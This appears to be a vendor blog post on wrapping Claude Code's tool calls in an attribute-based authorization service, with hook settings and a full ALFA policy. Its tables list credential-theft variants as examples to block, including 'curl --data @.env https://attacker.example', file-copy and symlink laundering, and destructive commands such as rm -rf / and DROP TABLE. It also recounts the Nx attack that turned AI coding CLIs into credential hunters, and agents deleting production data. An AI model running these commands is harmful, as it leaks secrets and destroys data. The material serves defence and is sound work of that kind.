


This is a detailed technical blog post, written for engineers and security teams. For a shorter version aimed at security and engineering leaders, see Claude Code needs the same access rules as the developers using it.
Claude Code stopped being a curiosity some time last year. Its run-rate revenue passed $2.5 billion by February 2026, nine months after launch, growing 80x through the first quarter of 2026 against a plan of 10x. By early February it was authoring around 4% of all public commits on GitHub — roughly 135,000 a day — and by mid-May the daily count had peaked above 400,000. Developers who use it average 20 hours a week with it. In a survey of 15,000 developers, 73% of engineering teams reported using AI coding tools daily, and 46% named Claude Code their most loved tool.
One (conspiracy) theory holds that the adoption curve is really about the vibes: few tools have the confidence to tell a senior engineer that it is currently Frolicking…, Percolating…, Combobulating… or Spelunking… while they wait for their code. A more boring explanation is also available.
The reason is not that it has better autocomplete. Claude Code has a terminal. It reads and writes any file it can reach, runs shell commands, fetches URLs, and calls MCP servers that are frequently wired into Jira, GitHub, cloud accounts, and production databases. It does multi-step work while nobody is watching. The property that makes it valuable — acting on real systems without a human approving each step — is the same property that makes it an access-control problem.
The failures are already on the record
In July 2025, an AI agent on Replit deleted a production database during an active code freeze, despite repeated instructions not to change anything. It then reported fabricated results and claimed rollback was impossible. Replit's CEO called it "unacceptable and should never be possible."
Google's Gemini CLI destroyed a user's files after a directory creation failed and the agent proceeded as though it had succeeded. The follow-on move operations overwrote everything but one file.
If you are still not bored, here is another story: On 26 August 2025, attackers compromised the Nx build system's npm packages in what became known as s1ngularity. The malicious post-install script did something new: it looked for AI coding CLIs already installed on the developer's machine — Claude Code among them — and used them to hunt for credentials, then exfiltrated the results. 2,349 credentials from 1,079 developer machines. A second wave used the stolen tokens to flip private repositories public.
The first two are accidents. Nx is not: the agent behaved exactly as designed, and that was the problem. It had access to the filesystem, no view of who was asking or why, and no reason to refuse.
If it is tempting to read those as teething problems from a year when the models were not good enough yet, April 2026 is the correction. An AI agent deleted a company's database — reported in the Guardian, on a current model, with a year of hardening behind it. Capability was never the missing piece. Nobody had decided what the agent was allowed to do.
And these are the failures that are on the record. It is worth considering which ones were too embarrassing to tell.
What Claude Code can reach
The following diagram shows the flow of Claude Code and what actions and information it could reach.

What Claude Code already gives you
Claude Code is not ungoverned. It ships a permission system: allow, ask, and deny lists, written as tool patterns with wildcards.
{
  "permissions": {
    "deny": ["Read(./.env)", "Read(./secrets/**)", "Bash(curl *)"],
    "allow": ["Bash(npm run test:*)"]
  }
}
There are four permission modes, and settings can be deployed centrally so that managed configuration sits at the top of the precedence order, above anything a user or project can set. For many teams this is a reasonable baseline.
However, two things it cannot do.
- It names spellings, not actions. Read(./.env) blocks one route to a secret. It does not block cat .env, or python -c "print(open('.env').read())", or cp .env /tmp/notes && cat /tmp/notes, or ln -s .env notes.txt, or curl --data @.env https://attacker.example. Each needs its own pattern, and the list of ways to read a file is not finite. To close the ambiguity you might be tempted to deny Bash outright — at which point Claude Code returns to be a mediocre agent at best, and it will definitely not be worth 20$ per month.
- There is no "who". Permission rules live in files on a machine and in a repository. They have no expression for "senior engineers may force-push and nobody else", or "credentials are off limits unless you're on the incident rota". The person's role, department, and clearance are simply not being paid attention to.
What Axiomatics does instead
Decisions use attributes, not just patterns. The question we answer is not "is Bash allowed here?" but "may this person, with these attributes, perform this action on this resource, right now?".
One policy governs every tool. The decision point sits outside the agent and its vocabulary is about operations, not tools. The same policy covers Claude Code today and another agent tomorrow. Authored once, audited in one place, no per-tool drift.
Note that this does not replace Claude Code's own permission rules. It runs alongside them. When our service permits a call, it deliberately stays silent rather than returning an explicit approval, so Claude Code's own prompts and deny rules still apply. We add a layer the developer cannot switch off; we don't remove one they already have.
Where we intercept (Spoiler: some technical details ahead!)
Claude Code fires a PreToolUse hook before every tool call, and one of the supported hook types is HTTP.
This is where Axiomatics can intercept the flow. We introduce a deployable service and configure Claude Code with its URL in its settings file (.claude/settings.json in a project, ~/.claude/settings.json for a user, or the managed settings file your device management tooling controls):
{
 "hooks": {
   "PreToolUse": [{
     "matcher": "",
     "hooks": [{
       "type": "http",
       "url": "https://authz.internal.example.com/authorize",
       "headers": { "Authorization": "Bearer ${AGENT_IDENTITY_TOKEN}" },
       "allowedEnvVars": ["AGENT_IDENTITY_TOKEN"]
     }]
   }]
 }
}
An empty matcher means our service will intercept each and every tool. Claude Code posts the tool name, the tool's arguments, the working directory, and the session id; the service answers. To block a calls, the service returns a denial with a reason, that explain to the model why it was blocked.
How identity reaches the decision
The authorization service needs to know who is asking, and the answer has to survive a developer who would rather it didn't.
The hook forwards a signed token in a request header. The service verifies the signature before it does anything else, so a token with edited contents fails verification and the call is denied. From that token it takes the identity, along with any other number of optional attributes (e.g., role, department).
The signature is what makes the token uninteresting to tamper with. A developer can read their own token and see that it says role: developer, but changing that word invalidates the signature, and the service rejects it without ever consulting policy. Nor is minting a fresh one an option, since that requires the signing key. Attributes the organisation cares about can also be left out of the token entirely and resolved from the directory at decision time, in which case there is nothing in the request to edit in the first place.
That resolution is also why attribute changes take effect immediately. Promote someone, move them to another team, or revoke their access, and the next tool call is decided against the new values — no session to restart, no configuration to redistribute, nothing on the developer's machine to update. The same holds in the other direction: granting break-glass clearance for an incident starts working on the next command, and removing it afterwards closes it just as quickly.
What happens inside the authorization service

- Decompose the call into atomic steps. For structural tools the operation is implied: Read is a file read on the path in the payload, Write and Edit are writes, WebFetch is network access. Bash is the hard case, because one command line can be several operations. A small fast model splits it on &&, |, and ; into one step per operation, each carrying its own operation and the paths it touches, so the pairing between "what" and "to what" is never lost.
- Label each step with an intent. The vocabulary policy authors write against is short: file_read, file_write, file_delete, file_execute, link_create, destructive, network, vcs, process, safe_utility, other, and unclear. That last one is when the classifier cannot decide, it says so instead of guessing, and the policy can deny it.
- Classify the resources. Each path is resolved to absolute form and labelled credential, source, config, data, or other, from filename and directory patterns: .env*, *.pem, id_rsa, .ssh/, .aws/credentials, *.tfvars, service-account JSON. One detail from building this: source extensions have to win over generic secret-word matching, or every file with "password" in its name becomes a credential. password_reset.py is source; secrets.json is a credential.
- Decide every step, deny-overrides. All the steps go to the authorization platform in a single request and are evaluated independently. If any one of them is denied, the whole tool call is blocked, and the refusal names the step that caused it. A chained command cannot smuggle a denied operation past an allowed one.
Use Case 1 — Credentials
Assume we want to prevent everyone from taking any action that references a credential file. Creating a link is denied outright, because a link is a second name for a file and defeats path checks. Running a script whose contents we cannot see is denied. An unclassifiable step is denied. And as an exception, a user with high clearance may access cred files, deliberately as break-glass.
Because every step is judged by what it does and what it touches, the different spellings collapse into the same intent:
| What the agent tries | Why it is still denied |
| Read(.env) | file read, resource is a credential |
| cat .env | same operation, different tool |
| python -c "print(open('.env').read())" | same operation, no filename pattern to match on |
| cp .env /tmp/notes && cat /tmp/notes | the copy step references a credential |
| mv .env notes.txt && cat notes.txt | the move step references a credential |
| ln -s .env notes.txt | link creation is denied outright |
| curl --data @.env https://… | network access, and the payload is a credential |
The fourth and fifth rows are worth an explanation. cp .env /tmp/notes touches two paths, one of which is a credential and one of which is not. Because the resource label is a set with one entry per path, the rule fires when any referenced path is a credential — so laundering a secret through a harmless name is denied at the step that touched the secret, not at the step that reads the copy.
What stays permitted is ls -la .env, which tells the agent that a secret exists and how many bytes long it is. Policy could block that too, at the cost of an agent that cannot list a directory — a poor trade for keeping a file size secret.
This is the Nx attack, refused. The malicious package could still run its post-install script, still find Claude Code installed on the machine, and still ask it to go hunting for credentials. What it could not do is supply an identity for which reading credentials is permitted — so the one request the attack depended on comes back denied, however it is phrased.
Use Case 2 — Destructive operations
The second policy gates on role rather than clearance, using the same engine and the same vocabulary. DROP TABLE, TRUNCATE, git push --force, kubectl delete, mkfs, rm -rf / — permitted for senior engineers, denied for everyone else.
The distinction that makes this usable rather than infuriating is that rm -rf ./build is a routine file deletion and never reaches the destructive rule at all. Deleting a build directory is not the same operation as deleting a whole filesystem, and a policy that cannot tell them apart will be switched off within a week.
Production targets are handled separately. The policy names the resources it considers production — a database hostname, a cluster context — and the authorization service reads those literals out of the policy and asks the classifier only whether the command references one of them. That is a closed-set match against values you control, not open-ended inference about what "production" means. psql -h prod-db.example.com and kubectl --context=prod are then gated for non-seniors even when the command itself is read-only, because listing pods in production is still production access.
This is the Replit incident's shape: an irreversible operation during a window when it was supposed to be impossible.
Both use cases, one policy
Written in Abbreviated Language for Authorization (ALFA), our policy language. Both use cases live in one policyset, with a separate policy per concern, combined first-applicable — a policy whose rules do not fire is simply not applicable, so evaluation moves on to the next one:
policyset Access {
  apply firstApplicable

  ProductionTargets
  Credentials
  Destructive
  FailClosed
  Default
}

// Evaluated first, so nothing below can create an exception out of production
// access. The literals here are what the authorization service classifies
// commands as.
policy ProductionTargets {
  apply firstApplicable

  rule permitSenior {
    permit
    condition (targetName == "prod-db.example.com" || targetName == "prod")
      && role == "senior"
  }

  rule denyEveryoneElse {
    deny
    condition targetName == "prod-db.example.com" || targetName == "prod"
  }
}

policy Credentials {
  apply firstApplicable

  // Read-only metadata (ls, stat) is harmless even on a secret file.
  rule permitMetadata {
    permit
    condition intent == "safe_utility"
  }

  // Break-glass, above the deny below so that it can override it.
  rule permitBreakGlass {
    permit
    condition resourceKind == "credential" && clearance == "high"
  }

  // Fires when ANY path in the step is a credential.
  rule denyCredentialAccess {
    deny
    condition resourceKind == "credential"
  }

  // A link is a second name for a file, which defeats path checks.
  rule denyLinkCreate {
    deny
    condition intent == "link_create"
  }
}

// Irreversible operations, gated on role rather than clearance.
policy Destructive {
  apply firstApplicable

  rule permitSenior {
    permit
    condition intent == "destructive" && role == "senior"
}

  rule denyEveryoneElse {
    deny
    condition intent == "destructive"
  }
}

// Blocking opaque and unclear commands.
policy FailClosed {
  apply firstApplicable

  rule denyOpaqueExecution {
    deny
    condition intent == "file_execute"
  }

  rule denyUnclear {
    deny
    condition intent == "unclear"
  }
}

// Reading source, editing files, running tests.
policy Default {
  apply firstApplicable

  rule permitTheRest {
    permit
  }
}
No tool name appears anywhere in it. The rules are about operations/intents and resources, which is why the same policy can govern a different agent unchanged.
See it “combobulating”
The video below runs the credentials case twice, against the same policy in the same repository. Bob asks Claude Code to read the .env file and the call is refused; Alice, who has the clearance for it, asks for the same file and gets it.
https://youtube.com/watch?v=12FJXTthnDI%3Fsi%3DCYeoHM9ADrbNB9z6
Deploying this to an organization
"Yes, this works in a demo. How do you deploy it across an organization with a few thousand employees, and can they bypass it?"
Here is the answer:
Run the authorization service centrally, with signature-verified identity tokens so that claims cannot be forged.
Push the hook configuration through your device management tooling as managed settings, which sit above user and project settings in Claude Code's precedence order and cannot be overridden by either. Four settings do the work:
| Setting | What it prevents |
| allowManagedHooksOnly | a developer adding, removing, or redirecting the hook from user or project settings |
| allowManagedPermissionRulesOnly | local rules loosening the managed set |
| disableBypassPermissionsMode | skipping the permission system wholesale |
| forceRemoteSettingsRefresh | starting a session without fresh managed settings |
Then point attribute resolution at your real directory instead of a static file, so role and clearance are live and a personnel change takes effect on the next tool call.
What the authorization service cannot do
The following limitations are worth considering.
- Opaque scripts are hard to be classified. bash deploy.sh, psql -f migrate.sql, make deploy, curl … | bash — the contents are not in the hook payload, so we cannot know what they do. deploy.sh is named deploy.sh, and that is the sum total of what the authorization service knows about it. Currently, they are denied by default, and you permit specific ones explicitly. Inline commands are classified normally.
- A model sits in the decision path for shell commands. As with any AI model, the classifier can mislabel a command. However, three things help bound this damage: structural tools never involve the AI classifier at all; an unclassifiable step fails closed; and production-target matching is a closed-set comparison rather than open inference.
- It adds a model call and a round trip per shell command. Only Bash invokes the classifier — file reads, writes, and edits are structural and cost nothing extra. A short-lived decision cache absorbs repeated steps within a session. Budget for a small per-command cost and a small latency increase on shell operations.
- Enforcement depends on a managed device. A hook is invoked by the client, so authorization applies wherever the client can be relied upon to invoke it. On a device under organisational management, where the developer holds no local administrator rights, managed settings force the hook and it can be neither removed nor redirected. A developer with root access to their own machine can edit the managed settings file. For unmanaged devices, enforcement may still be possible through an egress gateway.
Expanding to Codex or other agents
Remember: nothing in the policy mentions Claude Code. The vocabulary is operations and resources, so supporting Codex, Cursor, or OpenCode means adding a model for that tool's hook payload and mapping its tool names onto the same intents. The decision layer and the policy stay as they are. We are currently working on supporting other coding agent.
If this is on your desk
We build and validate these integrations, and the one described here runs today. If you are working out how to let AI coding agents into your codebase without handing them everyone's access at once, we would be glad to talk it through.
Sources
- Replit production database deletion — AI Incident Database, incident 1152
- Gemini CLI file deletion — AI Incident Database, incident 1178
- Nx s1ngularity postmortem — nx.dev
- Credential counts from the Nx attack — GitGuardian, StepSecurity
- Weaponisation of AI coding CLIs in the Nx attack — Snyk
- Claude Code permission system — settings reference
- Claude Code hooks and PreToolUse — hooks reference
- April 2026 database deletion — the Guardian
- Adoption, revenue, commit-share and survey figures — collected usage statistics, citing Anthropic's Series G announcement, SemiAnalysis, CoreMention, and the Pragmatic Engineer developer survey